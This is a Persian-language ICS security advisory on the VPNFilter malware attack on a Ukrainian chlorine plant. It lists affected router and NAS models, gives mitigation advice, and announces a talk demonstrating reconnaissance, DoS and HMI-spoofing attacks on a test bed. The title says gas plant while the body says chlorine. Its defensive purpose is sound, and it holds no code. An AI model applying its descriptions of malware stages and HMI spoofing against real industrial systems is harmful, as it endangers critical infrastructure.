حمله بدافزار VPNFilter به سایت صنعتی تولید گاز در اوکراین

آسیب‌پذیری تجهیزات متعدد شرکت‌های

Mikrotik، ASUS، D—Link، TP—Link، Linksys

ZTE و QNAP، Huawei، Ubiquiti، UPVEL

سطح مخاطره : حیاتی کد سند: ICS-SR-MMA-970502 نسخه سند: ۱,۰,۱

محصول تحت تأثیر: محصولات متعدد شبکه تاریخ انتشارعمومی سند: ۹۷/۶/۳

تهیه گزارش : محمد مهدی احمدیان

کاندیدای دکتری تخصصی امنیت اطلاعات از دانشگاه صنعتی امیرکبیر

پژوهشگر، مدرس و مشاور امنیت سامانه های کنترل و اتوماسیون صنعتی

@MohammadMehdiAhmadian

www.mmAhmadian.ir

@mmAhmadian

تنها دو دسته شرکت (سازمان) وجود دارد:
آن‌هایی که هک شده‌اند و آن‌هایی که هک خواهند شد.

رابرت مولر

در این سند می خوانید:

* حمله بدافزار VPNFilter به سایت صنعتی تولید کلر در اوکراین
* ارائه «حملات کنترل صنعتی، از حرف تا عمل»
* بررسی اجمالی آسیب‌پذیری مسیریاب‌های میکروتیک

There are only two types of companies:
those that have been hacked and those that will be.

Robert S. Mueller

MM.Ahmadian@aut.ac.ir

صفحه

فهرست عناوین

فاقد طبقه بندی

۱. مقدمه

در سال‌های اخیر با گسترش فناوری شاهد حرکت سامانه‌های فناوری اطلاعات (IT) و سامانه‌های فناوری عملیاتی (OT) به‌سوی یکدیگر بوده‌ایم. از این پدیده به‌عنوان یکی از همگرایی‌های فرایندهای سایبری با فرایندهای فیزیکی با عنوان تلاقی سایبر-فیزیکی یاد می‌شود. سامانه‌های کنترل صنعتی که در صنعت و زیرساخت‌های حیاتی کشورها مورداستفاده قرار دارند، اغلب توسط شرکت‌های محدود و انحصاری تولید می‌گردند. این سامانه‌ها درگذشته به‌صورت جدا از سایر سامانه‌های دیگر به کار گرفته می‌شدند و این امر روشی در امن سازی این سامانه‌ها قلمداد می‌گردید. اتکا فراوان به این ممیزه، تولیدکنندگان و مصرف‌کنندگان این سامانه‌ها را از پرداختن به سایر لایه‌های امنیتی غافل کرده بود. استفاده از معماری و پروتکل‌های غیر امن و واسط‌های غیراستاندارد را می‌توان از نتایج این رویکرد دانست [۱]. به دلیل نیازمندی‌های جدید و توسعه فناوری امروزه این قبیل سامانه‌های صنعتی، به‌تدریج با انواع جدیدتر جایگزین و یا به‌روزرسانی می‌گردند. در سامانه‌های جدید از پروتکل‌ها و نقاط دسترسی ارتباطی مشترک در شبکه‌ها استفاده می‌گردد [۱]. به علت تفاوت‌های متعدد میان امنیت در فضای فناوری اطلاعات (IT) و امنیت در فضای فناوری عملیاتی (OT[1]) لزوماً نمی‌توان راهکارهای عمومی حوزه‌ی سایبری را به حوزه‌ی سایبر-فیزیکی منتقل کرد [۱].

در غالب صنایع و زیرساخت‌های حیاتی شاهد به‌کارگیری انواع تجهیزات ارتباطی شبکه نظیر سوییچ‌های لایه دو و لایه سه، هاب‌ها، بریج‌ها، تقویت‌کننده‌های ارتباطی کارت‌های شبکه و حتی مسیریاب‌ها هستیم. به دلیل اینکه این تجهیزات به شکل کاملاً فعال در شبکه‌ها به کار گرفته می‌شوند در صورت حمله یا گسترش آلودگی سایبری به این تجهیزات قطعاً شاهد اختلال در صنایع و زیرساخت‌های حیاتی کشور خواهیم بود. ازاین‌رو توجه به امنیت سایبر-فیزیکی این تجهیزات باید در دستور کار مدیران صنعت و حراست، مسئولان و سرپرستان، کارشناسان فناوری اطلاعات و شبکه‌های کنترل صنعتی (واحدهای بهره‌بردار و نگه‌داری) قرار گیرد. در این سند در بخش دوم به بررسی اجمالی حمله بدافزار VPNFilter به سایت صنعتی تولید کلر در اوکراین می‌پردازیم، در بخش سوم به معرفی ارائه «حملات کنترل صنعتی، از حرف تا عمل» خواهیم پرداخت که انشا الله قصد داریم در روز سه‌شنبه، ششم شهریورماه (ساعت ۱۱ الی ۱۲)، در محل نمایشگاه‌های پانزدهمین کنفرانس بین‌المللی انجمن رمز ایران (تهران، دانشگاه شهید رجایی) آن را ارائه نماییم. در بخش چهارم به بررسی اجمالی آسیب‌پذیری حیاتی مسیرباب‌های میکروتیک خواهیم پرداخت.

[1] Operational Technology

فاقد طبقه بندی

۲. حمله بدافزار VPNFilter به سایت صنعتی تولید کلر در اوکراین

۲-۱- گزارش بررسی اجمالی بدافزار VPNFilter

در اوایل ماه می میلادی اسکن‌های TCP فراوانی روی درگاه‌های شماره‌های ۲۳، ۸۰، ۲۰۰۰ و ۸۰۸۰ مسیریاب‌ها و تجهیزات ذخیره‌ساز شبکه (NAS[1]) تولیدشده توسط شرکت‌های Mikrotik، ASUS، D-Link، TP-Link، Linksys، QNAP، Huawei، Ubiquiti، UPVEL و ZTE در بیش از ۱۰۰ کشور مشاهده‌شده است. گزارش‌های اولیه در ماه می میلادی حاکی از آلودگی بالغبر ۵۰۰ هزار دستگاه در دنیا بوده است. این بدافزار دارای قابلیت‌های راه‌اندازی مجدد تجهیزات هدف (حمله ممانعت از خدمات)، رصد ترافیک عبوری و جلوگیری از ارسال داده‌ها است.

۲-۲- حمله VPNFilter به کارخانه صنعتی تولید کلر در Aulska اوکراین


اگرچه قربانیان اولیه‌ی بدافزار VPNFilter کاربران و شرکت‌های ISP کوچک و متوسط بودند اما شواهد حاکی از این دارد که احتمالاً به دلیل قدرت بسیار بالای این بدافزار، تیم سازنده بدافزار یا تیم دیگری که به کد منبع آن دسترسی داشته است از آن برای حمله به شبکه‌های کنترل صنعتی و زیرساخت‌های شبکه‌ای که بستر عبور ترافیک‌های صنعتی (خاص پروتکل مدباس) هستند استفاده نمودند. در این راستا یک پلاگین خاص برای تحلیل و شناسایی پروتکل مدباس طراحی و پیاده‌سازی شده است. می‌دانیم مدباس قدیمی‌ترین پرکاربردترین پروتکل ارتباطی برای سامانه‌های کنترل صنعتی است. مدباس به‌طور گسترده به‌عنوان یک استاندارد به کار گرفته‌شده است و طی سال‌ها تکامل‌یافته و نسخه‌های متفاوتی از آن به وجود آمده است.

بر اساس اطلاعات در دسترسی فعلی نقطه آغاز آلودگی این بدافزار مشخص نیست اما به اعتقاد برخی منابع این بدافزار از آسیب‌پذیری‌های مسیریاب‌ها برای انتشار خود استفاده می‌کند. این بدافزار دارای خاصیت خودانتشاری است ازاین‌رو رفتارهای آن بیشتر به خانواده کرم‌های رایانه‌ای برمی‌گردد از سوی دیگر با توجه به رفتارهایی که می‌توان از آن مشاهده نمود، این بدافزار را می‌توان یک تروجان دسترسی از راه دور نیز در نظر گرفت.

این بدافزار توانایی حمله (جاسوسی و خرابکاری صنعتی) به تجهیزات صنعتی را دارد. نحوه حمله در حوزه صنعتی به این شکل است که بدافزار بعد از آلوده نمودن تجهیزات آسیب‌پذیر توانایی راه‌اندازی مجدد تجهیزات هدف (حمله ممانعت از خدمات)، رصد ترافیک عبوری، شناسایی بسته‌های عبوری پروتکل مدباس و جلوگیری از ارسال دادها را دارد.

[1] Network-attached storage

بر اساس گزارش مختصری که از SBU[1] اوکراین منتشرشده است کارخانه صنعتی تولید کلر در Aulska اوکراین که مأموریت تولید کلر برای کل آب و فاضلاب این کشور و برخی مناطق مولداوی و بلاروس را دارد موردحمله بدافزار VPNFilter قرارگرفته است. تاکنون گزارش دیگری از آلودگی سایر صنایع اوکراین به این بدافزار منتشرنشده است. بر اساس گزارش‌های منتشرشده، این حمله از سمت روسیه انجام‌گرفته است، همان‌طور که حمله‌ی مشابه ماه می ۲۰۱۸ در سایت‌های عمومی و خصوصی اوکراین به روسیه نسبت داده‌شده است.



شکل ۲-۱: نمونه فرایند تولید کلر [۱۱]

[1] Ukrainian Secret Service

فرایند کلر ازجمله فرایندهای صنعتی است که برای الکترولیز نمک (NaCl) استفاده می‌شود. اگرچه اطلاعات بیشتری از جزئیات این حمله به مرکز صنعتی تولید کلر اوکراین منتشرنشده است اما به گفته‌ی SBU این حمله مدیریت‌شده و نتوانسته به مرحله بحرانی برسد. بااین‌وجود شواهد نشان از چالش‌های زیاد در اثر هزینه‌های بالای تولید کلر در اوکراین دارد.

۲-۳- نکات قابل‌توجه حمله VPNFilter

زمانی بحث امنیت سامانه‌های کنترل صنعتی می‌شود غالباً عمده توجه به زیرساخت‌های حساس و حیاتی نظیر سایت‌های هسته‌ای، زیرساخت‌های نفت، برق و گاز می‌شود؛ اما این حمله نشان داد که زیرساخت‌های صنعتی تنها محدود به این نوع صنایع نیستند و در بحث امنیت سایبر-فیزیکی باید به‌تمامی صنایع کشور که در صورت وارد شدن خسارت به آن‌ها می‌توانند تبعات سنگینی را برای سرمایه‌های ملی وارد نمایند توجه نمود. این صنایع می‌توانند هر یک از موارد ذیل باشند:

- صنایع شیمیایی
- صنایع مس و فولاد
- زیرساخت‌های آب و فاضلاب و صنایع مرتبط با وزارت نیرو (خاص این حمله!)
- صنایع حمل‌ونقل و زیرساخت‌های ریلی و هوایی
- صنایع قطعه‌سازی و کارخانه‌های مرتبط
- کارخانه‌های دارویی و صنایع پزشکی
- صنایع نظامی
- کارخانه‌های غذا و نوشیدنی
- سایر صنایع و کارخانه‌ها


با توجه به تهدیدات سایبری گذشته کشور در حوزه صنایع و از سویی دیگر شرایط کنونی کشور، تحریم‌های پیش رو و تلاش کشورهای متخاصم برای فلج کردن اقتصاد و درنتیجه صنایع کشور[1] باید امنیت کنترل و اتوماسیون صنعتی در کشور ما بیش‌ازپیش جدی گرفته شود. صنایع و سازمان‌های مرتبط با توجه به سطح حساسیت خود در این حوزه لازم است تا دیر نشده، توجه و سرمایه‌گذاری ویژه‌ای نمایند؛ این مسئله از صنایع سطح بالای کشور باید شروع شود و تا پایین‌ترین سطوح صنایع کشور ادامه یابد. به‌عنوان‌مثال با توجه به حمله VPNFilter به کارخانه‌ی کلر اوکراین، در کشور ما چه اقداماتی برای امن سازی کارخانه‌های مشابه انجام‌گرفته است؟!

[1] اهمیت از نگاه اقتصادی و از نگاه امنیت ملی

۲-۴- مراحل حمله‌ی بدافزار VPNFilter

بدافزار در مرحله اول، نسبت به راه‌اندازی مجدد دستگاه اقدام می‌کند؛ هدف مرحله اول، حفظ پایداری بدافزار است تا مقدمات پیاده‌سازی مرحله دوم فراهم شود. در این مرحله بدافزار به‌تمامی بسته‌های TCP/IPv4 که پرچم SYN آن‌ها فعال‌شده باشد گوش می‌کند.

در مرحله اول، بدافزار از چندین سرور C&C برای به دست آوردن آدرس IP مورداستفاده در مرحله دوم استفاده می‌کند. این امر باعث می‌شود تا بدافزار بسیار قدرتمند عمل کند و نسبت به تغییرات غیرقابل‌پیش‌بینی زیرساخت‌های سرورهای C&C مقاوم باشد.



شکل ۲-۲: مراحل حمله VPNFilter

قابلیت‌های بدافزار در مرحله دوم مربوط به استخراج اطلاعات مانند جمع‌آوری فایل، اجرای دستور، استخراج داده و مدیریت دستگاه است. علاوه بر این، برخی نسخه‌های بدافزار در مرحله دوم قابلیت خود تخریبی دارد. به‌طوری‌که با به دست گرفتن کنترل بخش حیاتی سفت افزار دستگاه و راه‌اندازی مجدد آن، باعث ازکارافتادن دستگاه می‌شود.

در مرحله سوم، ماژول‌های مختلفی برای بدافزار وجود دارد که به‌عنوان پلاگینی برای بدافزار مرحله دوم عمل می‌کنند. این پلاگین‌ها قابلیت‌های بیشتری به بدافزار مرحله دوم اضافه می‌کنند. این

پلاگین‌ها شامل شنود اطلاعات، رصد ترافیک، شناسایی پروتکل مدباس، ارسال اطلاعات به شکل رمز شده از طریق Tor است.

۲-۵- محصولات تحت تأثیر

نسخه‌های ذیل از تجهیزات شبکه در صورت عدم نصب به‌روزرسانی شرکت‌های سازنده در برابر بدافزار معرفی‌شده آسیب‌پذیرند:

- **Asus Devices:**
  RT-AC66U
  RT-N10
  RT-N10E
  RT-N10U
  RT-N56U
  RT-N66U
- **D-Link Devices:**
  DES-1210-08P
  DIR-300
  DIR-300A
  DSR-250N
  DSR-500N
  DSR-1000
  DSR-1000N
- **Huawei Devices:**
  HG8245
- **Linksys Devices:**
  E1200
  E2500
  E3000
  E3200
  E4200
  RV082
  WRVS4400N
- **Mikrotik Devices:**
  CCR1009
  CCR1016
  CCR1036
  CCR1072
  CRS109
  CRS112

CRS125
RB411
RB450
RB750
RB911
RB921
RB941
RB951
RB952
RB960
RB962
RB1100
RB1200
RB2011
RB3011
RB Groove
RB Omnitik
STX5

- **Netgear Devices:**
  DG834
  DGN1000
  DGN2200
  DGN3500
  FVS318N
  MBRN3000
  R6400
  R7000
  R8000
  WNR1000
  WNR2000
  WNR2200
  WNR4000
  WNDR3700
  WNDR4000
  WNDR4300
  WNDR4300-TN
  UTM50
- **QNAP Devices:**
  TS251
  TS439 Pro
  Other QNAP NAS devices running QTS software

فاقد طبقه بندی

- **TP-Link Devices:**
  R600VPN
  TL-WR741ND
  TL-WR841N
- **Ubiquiti Devices:**
  NSM2
  PBE M5
- **Upvel Devices:**
  Unknown Models*
- **ZTE Devices:**
  ZXHN H108N

غالب شرکت‌های فوق این آسیب‌پذیری‌ها را تائید کرده است و برای آن وصله‌های امنیتی ارائه کرده است(به‌عنوان‌مثال در مورد تجهیزات میکروتیک وصله‌های معرفی‌شده در فصل چهارم این سند معرفی‌شده‌اند)؛ لذا به کلیه مدیران شبکه‌های سازمانی و کنترل صنعتی که محصولات تحت تأثیر را در اختیاردارند و بتوانند نسخه به‌روزرسانی را دریافت نمایند، توصیه می‌شود در اسرع وقت وصله موردنظر را نصب نمایند (در مورد نصب وصله‌های حتماً «ضمیمه ب» این سند را مطالعه فرمایید).

۲-۶- توصیه‌ها و راه‌حل‌های امنیتی

سیسکو دامنه‌ها، IPها و hash فایل‌های مخرب را در لیست سیاه خود قرار داده است. همچنین به شرکت‌های Linksys، Mikrotik، Netgear، TP-Link و QNAP نسبت به این تهدید اطلاع‌رسانی شده است.جود سیسکو از زوایای مختلفی، محافظت‌هایی برای این تهدید ارائه کرده است.

انجام موارد زیر از طرف سیسکو توصیه‌شده‌اند:

- کاربران مسیریاب‌های SOHO و دستگاه‌های NAS، دستگاه‌های خود را به تنظیمات کارخانه برگردانند تا بدافزارهای مرحله ۲ و ۳ از دستگاه حذف شوند.
- ارائه‌دهندگان سرویس اینترنت، مسیریاب‌های SOHO را به‌جای کاربران راه‌اندازی مجدد کنند.
- اگر دستگاهی مشکوک به آلوده بودن توسط این بدافزار است، نسبت به به‌روزرسانی آن به آخرین وصله‌های ارائه‌شده توسط سازنده اقدام فوری شود.
- ارائه‌دهندگان سرویس اینترنت اطمینان حاصل کنند که دستگاه‌های مشتریان به آخرین نسخه‌های نرم‌افزار یا سفت افزار به‌روزرسانی شده باشند.
- به دلیل احتمال انجام عملیات مخرب این عامل تهدید روی سایر دستگاه‌ها، توصیه می‌شود که موارد فوق برای تمامی دستگاه‌های SOHO یا NAS مدنظر قرار گیرند.


فاقد طبقه بندی

- به مدیران شبکه‌های سازمانی یا کنترل صنعتی دارای محصولات تحت تأثیر توصیه می‌شود که دسترسی به محصولات تحت تأثیر و سامانه مدیریت و نظارت[1] بر آن را محدود کنند؛ در صورت عدم به‌روزرسانی محصولات تحت تأثیر در صورت امکان،حتماً دسترسی آن‌ها به شبکه عمومی (به‌ویژه اینترنت یا VPN های پیمانکاران) را قطع نمایید.
  - تا جایی که امکان دارد باید نمای حمله[2] مهاجمین جهت دسترسی به دارایی‌های سایبر-فیزیکی(تجهیزات و سیستم‌ها) شما به حداقل برسد؛ اتصال این تجهیزات را به شبکه‌های غیرامن به حداقل برسانید.
- به مدیران شبکه‌های کنترل صنعتی دارای محصولات تحت تأثیر توصیه می‌شود که به کمک راهکارهای کنترل دسترسی تنها به کاربران مجاز امکان دسترسی به شبکه را بدهند (ترجیحاً این دسترسی مبتنی بر نقش اعمال شود).
- به مدیران شبکه‌های کنترل صنعتی توصیه می‌شود که در صورت اتصال شبکه‌ی کنترل صنعتی به شبکه‌های دیگر حتماً از دیواره آتش کنترل صنعتی یا یک‌سوساز[3] کنترل صنعتی استفاده نمایند؛ در صورت نیاز ما می‌توانیم در ارائه محصولات کنترل صنعتی به شما مشاوره دهیم به‌عنوان‌مثال تجربه‌های موفقی در نصب تجهیزات یک‌سوساز کنترل صنعتی در صنایع کشور داشته‌ایم.
- به مدیران شبکه‌های کنترل صنعتی توصیه می‌شود که به کمک محصولاتی مانند SIEM کنترل صنعتی و سامانه تشخیص نفوذ صنعتی (IDS) به شکل مستمر کلیه تجهیزات سامانه و ترافیک عبوری را پایش نمایند. اخیراً ۳۱ امضای Snort برای آسیب‌پذیری دستگاه‌های مربوط به این تهدید منتشرشده است؛ ۲۴ مورد از این امضاءها از نوع متنی و سایر موارد اشیاء اشتراکی[4] هستند.
- به مدیران شبکه‌های کنترل صنعتی دارای محصولات تحت تأثیر توصیه می‌شود که در صورت محدودیت در شبکه یا پلنت صنعتی و جهت اتخاذ رویکرد کاهش مخاطره، سامانه‌های تحت تأثیر را در یک زیرشبکه[5] ایزوله یا محدوده‌ی امن قرار دهند.
- درصورتی‌که در شبکه یا واحد صنعتی شما نیاز به اتصال از راه دور دارید حتماً از راهکارهای اتصال راه دور امن نظیر VPN استفاده کنید؛ توجه شود که خود راهکار VPN داری آسیب‌پذیری نباشد و پاشنه آشیل نباشد؛ درشکل ۲-۳ نمونه شماتیک سناریو نفوذ مهاجم از طریق VPN آسیب‌پذیر

---

[1] Monitoring
[2] Attack Surface
[3] Data Diode
[4] Shared Object
[5] Subnet

را مشاهده می‌کنید ما در قالب دوره آموزشی پیشرفته می‌توانیم این تهدیدات و راهکارهای امن سازی آن‌ها را به شما ارائه نماییم.



شکل ۲-۳: نمونه شماتیک سناریو نفوذ مهاجم از طریق VPN آسیب‌پذیر

- همانند غالب آسیب‌پذیری‌ها و حملات به سامانه‌های فناوری اطلاعات و کنترل صنعتی و زیرساخت‌های حساس (حساس، حیاتی و مهم) پیاده‌سازی دفاع در عمق و سایر راهبردهای امنیتی نظیر تنوع در دفاع، موضع ایمنی در برابر خرابی، نقطه وارسی و غیره به شما توصیه می‌شود.

* درصورتی‌که هر یک از موارد بالا برای شما مبهم است، می‌توانیم با شما و صنعت شما جلسه‌ی مشترک گذاشته و راهکارهای امنیتی خود را، همراه با مجموعه خدمات و محصولات امنیتی، به شما معرفی نماییم (به‌ضمیمه د، جهت مشاهده خدمات و راه ارتباطی مراجعه نمایید.)

فاقد طبقه بندی

۳. ارائه «حملات کنترل صنعتی، از حرف تا عمل»

در سال‌های اخیر با گسترش فناوری شاهد حرکت سامانه‌های فناوری اطلاعات (IT) و سامانه‌های فناوری عملیاتی (OT) به‌سوی یکدیگر بوده‌ایم. از این پدیده به‌عنوان یکی از همگرایی‌های فرایندهای سایبری با فرایندهای فیزیکی با عنوان تلاقی سایبر-فیزیکی یاد می‌شود. در یک دهه گذشته به دلیل افزایش حملات سایبری به زیرساخت‌های حیاتی، امنیت سامانه‌های کنترل و اتوماسیون صنعتی بسیار موردتوجه قرارگرفته است و در نشست‌ها و محافل بسیاری شاهد صحبت از این نوع حملات هستم. نکته‌ای که بسیار قابل‌توجه است این است که واقعاً در عمل، چگونه انجام یک حمله به سامانه‌های کنترل صنعتی باوجود بسترهای ارتباطی سنتی آنالوگ و بسترهای به نسبت جدید دیجیتال ممکن است. به‌راستی حملاتی نظیر Stuxnet، Industroyer، Triton و VPNFilter در عمل از چه بردارهای حمله‌ای استفاده می‌کنند؟ آیا همان‌طور که در بسیاری از محافل بیان می‌شود، به همان سهولتی که می‌توان به یک شبکه غیرصنعتی نفوذ و حمله نمود، به یک شبکه صنعتی با تجهیزاتی نظیر PLC،RTU،HMI و غیره نیز می‌توان نفوذ کرد؟ آیا واقعاً می‌توان تمامی حملات فراگیر در حوزه فناوری اطلاعات را در حوزه کنترل صنعتی اجرایی کرد؟

جهت کمک به شفاف نمودن مسائل مطرح‌شده فوق، انشا الله قصد داریم در روز سه‌شنبه، ششم شهریورماه (ساعت ۱۱ الی ۱۲)، در محل نمایشگاه‌های پانزدهمین کنفرانس بین‌المللی انجمن رمز ایران (تهران، دانشگاه شهید رجایی) ارائه‌ای با مضمون پیاده‌سازی حملات پایه در شبکه‌های کنترل صنعتی ارائه نماییم. هدف این ارائه فنی و عملی این است که به‌اجمال چند سناریو حمله (حملات شناسایی، ممانعت از خدمات و مردی در میان) بر روی بستر آزمایشی[1] تجهیزات زیمنس و اشنایدر، اجرا گردد، چالش‌های آن‌ها مطرح شود و برخی سازوکارهای امنیتی آن‌ها نمایش داده شود. به‌عنوان نمونه دریکی از این سناریوها تلاش خواهیم کرد نشان دهیم چگونه در صورت نفوذ به سامانه صنعتی می‌توان به نحوی اطلاعات شبکه را مخدوش نماییم که بدون اطلاع اپراتور، اطلاعات HMI با اطلاعات چرخش موتور در تناقض باشد. از تمامی مدیران، متولیان و مسئولان محترم صنایع که برای این کنفرانس برنامه دارند، دعوت می‌شود در این برنامه یک‌ساعته شرکت نمایند.


سرفصل‌هایی که در این ارائه به آن‌ها پرداخته خواهد شد:

- اجرای عملی چند سناریو حمله شناسایی[2]

[1] Test Bed

[2] Reconnaissance

- اجرای عملی نمونه سناریو حمله ممانعت از خدمات (DoS)
